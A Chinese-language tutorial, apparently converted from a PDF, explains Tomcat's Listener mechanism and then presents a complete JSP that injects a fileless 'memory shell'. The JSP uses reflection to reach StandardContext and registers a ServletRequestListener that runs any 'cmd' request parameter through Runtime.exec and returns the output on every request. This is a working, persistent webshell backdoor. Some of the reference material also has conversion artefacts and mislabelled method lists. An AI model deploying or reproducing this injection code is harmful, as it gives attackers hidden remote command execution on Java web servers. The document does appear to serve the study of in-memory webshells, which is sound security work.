

# listener

## Listener的介绍

### 1. Listener 的分类

- tomcat 中 Listener 分为两类, `org.apache.catalina.LifecycleListener` 以及 java 原生的 `Java.util.EventListener`, 其中 `LifecycleListener` 是为了监听 tomcat 的各个容器的生命周期的, 比如 `StandardEngine`, `StandardHost`, `StandardContext`, `StandardWrapper` 这些容器的启动, 关闭等等。这些监听处在的位置为容器启动, 此时 `servlet` 未建立, `request` 请求未创建, 不适合用于创建内存马。所以此处使用 `Java.util.EventListener` 的监听器。

### 2. Java.util.EventListener 监听器

- 在 tomcat 中有较多的接口都继承自 `EventListener`

```
13 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
14 * See the License for the specific language governing permissions and
15 * limitations under the License.
16 */
17 package javax.servlet;
18
19 import java.util.EventListener;
20
21 /**
22  * Implementations of this interface receive notifications about changes to the
23  * servlet context of the web application they are part of. To receive
24  * notification events, the implementation class must be configured in the
25  * deployment descriptor for the web application.
26  *
27  * @see ServletContextEvent
28  * @since v 2.3
29  */
30
31 public interface ServletContextListener extends EventListener {
32
33     /**
34      * Notification that the web application initialization process is starting.
35      * All ServletContextListeners are notified of context initialization before
36      * any filter or servlet in the web application is initialized.
37      * @param sce Information about the ServletContext that was initialized
38      */
39     public void contextInitialized(ServletContextEvent sce);
40
41     /**
42      * Notification that the servlet context is about to be shut down. All
43      * servlets and filters have been destroyed before any
44      * ServletContextListeners are notified of context destruction.
45      * @param sce Information about the ServletContext that was destroyed
46      */
47 }
```

- 其中这些接口都有自己的生命周期, 在不同的时段触发和销毁。以 `ServletRequestListener` 为例, 这个 `Listener` 用于监听 `servletrequest` 的创建和销毁, 所以他的生命周期为: `servletRequest` 创建时初始化, `servletRequest` 销毁时销毁。接下来自己实现这个 `ServletRequestListener` 接口, 看看他对 `servletRequest` 的监听。
- 首先自定义一个 `demoListener` 类, 实现 `ServletRequestListener` 接口。其中在 `servletRequest` 对象创建的时候往 `request` 和 `ServletContext` 中写入两个属性, 然后在 `servlet` 中读取这个两个属性。

```
1 package lagou.edu.servlet;
2
3 import javax.servlet.ServletRequestEvent;
4 import javax.servlet.ServletRequestListener;
5
6 public class demoListener implements ServletRequestListener {
7     @Override
8     public void requestDestroyed(ServletRequestEvent sre) {
9         System.out.println("Request对象被销毁");
10    }
11
12    @Override
13    public void requestInitialized(ServletRequestEvent sre) {
14        sre.getServletContext().setAttribute( name: "servletname", object: "zhangsan");
15        sre.getServletRequest().setAttribute( name: "requestname", object: "lisi");
16        System.out.println("Request对象被创建");
17    }
18 }
19
```

- 在 `servlet` 中获取这两个属性值并且打印。

```

7 @Override
8 protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
9     System.out.println("1111111111111111");
10    System.out.println("=====");
11    System.out.println(request.getServletContext().getAttribute( name: "servletname"));
12    System.out.println(request.getAttribute( name: "requestname"));
13    System.out.println("=====");
14    System.out.println(request.getServletContext());
15    try {...} catch (ClassNotFoundException e) {
16        e.printStackTrace();
17    } catch (NoSuchFieldException e) {
18        ...
19    }
20 }

```

- 注册 `Listener` 之后访问 `servlet`，查看效果

```

22 <servlet-name>resumeservlet</servlet-name>
23 <url-pattern>/addresum</url-pattern>
24 </servlet-mapping>
25
26 <servlet>
27 <servlet-name>addFilterServlet</servlet-name>
28 <servlet-class>lagou.edu.servlet.addFilter_</servlet-class>
29 <load-on-startup>-1</load-on-startup>
30 </servlet>
31 <servlet-mapping>
32 <servlet-name>addFilterServlet</servlet-name>
33 <url-pattern>/addFilter</url-pattern>
34 </servlet-mapping>
35 <listener>
36 <listener-class>lagou.edu.servlet.demoListener</listener-class>
37 </listener>
38 </web-app>

```

- 可以看到在 `servletRequest` 对象创建的时候成功添加了两个属性，在 `servlet` 中也成功获取了该属性

```

Request对象被创建
Filter执行了
1111111111111111
=====
zhangsan
lisi
=====
org.apache.catalina.core.ApplicationContextFacade@616740da
filter返回了
Request对象被销毁

```

### 3. 其余监听器的作用

- 参考文章：[Listener监听器生命周期](#)

#### Listener监听器生命周期

##### 一、Listener生命周期

listener是web三大组件之一，是servlet监听器，用来监听请求，监听服务端的操作。

listener分为：（都是接口类，必须实现相应方法）

##### 1. 生命周期监听器（3个）

- **ServletContextListener**
  - requestInitialized 在容器启动时被调用（在servlet被实例化前执行）
  - requestDestroyed 在容器销毁时调用（在servlet被销毁后执行）
- **HttpSessionListener**
  - sessionCreated 在HttpSession创建后调用
  - sessionDestroyed 在HttpSession销毁前调用（执行session.invalidate();方法）
- **ServletRequestListener**
  - requestDestroyed 在request对象创建后调用（发起请求）
  - requestInitialized 在request对象销毁前调用（请求结束）

##### 2. 属性变化监听器（3个）

- ◦ attributeAdded(ServletContextAttributeEvent event) 向application中添加属性时调用
- attributeRemoved(ServletContextAttributeEvent event) 从application中删除属性时调用
- attributeReplaced(ServletContextAttributeEvent event) 替换application中的属性时调用
- **HttpSessionAttributeListener**
  - attributeAdded(HttpSessionBindingEvent event)
  - attributeRemoved(HttpSessionBindingEvent event)
  - attributeReplaced(HttpSessionBindingEvent event)

## addListener 方法的实现

- addListener 方法属于方法的重载，根据不同的参数列表来绝对调用哪一个。
- java.org.apache.catalina.core.ApplicationContext#addListener(String className)

```
1100     @Override
1101     public void addListener(String className) {
1102
1103         try {
1104             if (context.getInstanceManager() != null) {
1105                 Object obj = context.getInstanceManager().newInstance(className);
1106
1107                 if (!(obj instanceof EventListener)) {
1108                     throw new IllegalArgumentException(sm.getString(
1109                         key: "applicationContext.addListener.iae.wrongType",
1110                         className));
1111                 }
1112                 EventListener listener = (EventListener) obj;
1113                 addListener(listener);
1114             }
1115         } catch (InvocationTargetException e) {
1116             ExceptionUtils.handleThrowable(e.getCause());
1117             throw new IllegalArgumentException(sm.getString(
1118                 key: "applicationContext.addListener.iae.cnfe", className),
1119                 e);
1120         } catch (ReflectiveOperationException | NamingException e) {
1121             throw new IllegalArgumentException(sm.getString(
1122                 key: "applicationContext.addListener.iae.cnfe", className),
1123                 e);
1124         }
1125     }
1126
1127 }
```

- 传递一个类名，然后会将类转换为 EventListener 类型，之后再自动调用 addListener(T t)

```
1130     @Override
1131     public <T extends EventListener> void addListener(T t) {
1132         if (!context.getState().equals(LifecycleState.STARTING_PREP)) {
1133             throw new IllegalStateException(
1134                 sm.getString(key: "applicationContext.addListener.ise",
1135                     getContextPath()));
1136         }
1137
1138         boolean match = false;
1139         if (t instanceof ServletContextAttributeListener ||
1140             t instanceof ServletRequestListener ||
1141             t instanceof ServletRequestAttributeListener ||
1142             t instanceof HttpSessionIdListener ||
1143             t instanceof HttpSessionAttributeListener) {
1144             context.addApplicationEventListener(t);
1145             match = true;
1146         }
1147
1148         if (t instanceof HttpSessionListener ||
1149             (t instanceof ServletContextListener && newServletContextListenerAllowed)) {
1150             // Add listener directly to the list of instances rather than to
1151             // ...
1152         }
1153     }
```

- 在匹配 t 是否为几个默认 listener 的一种之后，会通过 context.addApplicationEventListener 添加监听器。

## 注入Listener内存马

```
<%@ page import="java.text.DateFormat" %>
<%@ page import="java.text.SimpleDateFormat" %>
<%@ page import="java.util.Date" %>
<%@ page import="java.util.EventListener" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.io.ByteArrayOutputStream" %>
<%@ page import="java.io.IOException" %>
```

```

<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<html>
<head>
    <meta charset="UTF-8">
</head>
<body>
<%
    DateFormat dateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    String dateStr = dateFormat.format(new Date());
%>
<%= dateStr %>
<%
    class demoListener_ implements ServletRequestListener {
        /**
         * 在对象销毁的过程中获取参数，然后执行命令
         * @param sre Information about the request
         * @throws IOException
         */
        @Override
        public void requestDestroyed(ServletRequestEvent sre) throws
IOException, NoSuchFieldException, IllegalAccessException {
            System.out.println("Request对象被销毁2");
            HttpServletRequest httpRequest = (HttpServletRequest)
sre.getServletRequest();
            //因为此处没有直接获取到response对象，所以无法直接将结果输出，所以需要反射获取
            到response对象。
            Field request1 = httpRequest.getClass().getDeclaredField("request");
            request1.setAccessible(true);
            Request request = (Request) request1.get(httpRequest);

            String cmd= httpRequest.getParameter("cmd"); //通过servletrequest获取
            参数

            System.out.println(cmd);
            if(cmd!=null && !cmd.equals("")){
                Runtime runtime = Runtime.getRuntime();
                InputStream inputStream = runtime.exec(cmd).getInputStream();
                ByteArrayOutputStream outputStream = new
ByteArrayOutputStream();
                byte[] bytes = new byte[1024];
                int a=-1;
                while ((a=inputStream.read(bytes))!=-1){

                    outputStream.write(bytes,0,a);
                }
                System.out.println(new String(outputStream.toByteArray()));
                request.getResponse().getWriter().println(new
String(outputStream.toByteArray()));
            }else{
                request.getResponse().getWriter().println(">||<");
            }
        }

        @Override
        public void requestInitialized(ServletRequestEvent sre) {
            System.out.println("Request对象被创建2");
        }
    }
}

```


```

}
%>
<%
//获取StandardContext(另外一种方法)
Field reqF = request.getClass().getDeclaredField("request");
reqF.setAccessible(true);
Request req = (Request) reqF.get(request);
StandardContext context = (StandardContext) req.getContext();
//addApplicationEventListener直接创建listener
demoListener_ demoListener_ = new demoListener_();
context.addApplicationEventListener(demoListener_);
%>


</body>
</html>

```

- 注入 Listener 内存马



- 执行命令获取返回结果。应为是用的 `ServletRequestListener`，所以此处访问任意请求都可以触发 listener



- 注意的一个点：如何通过 Request 对象获取 Response 对象

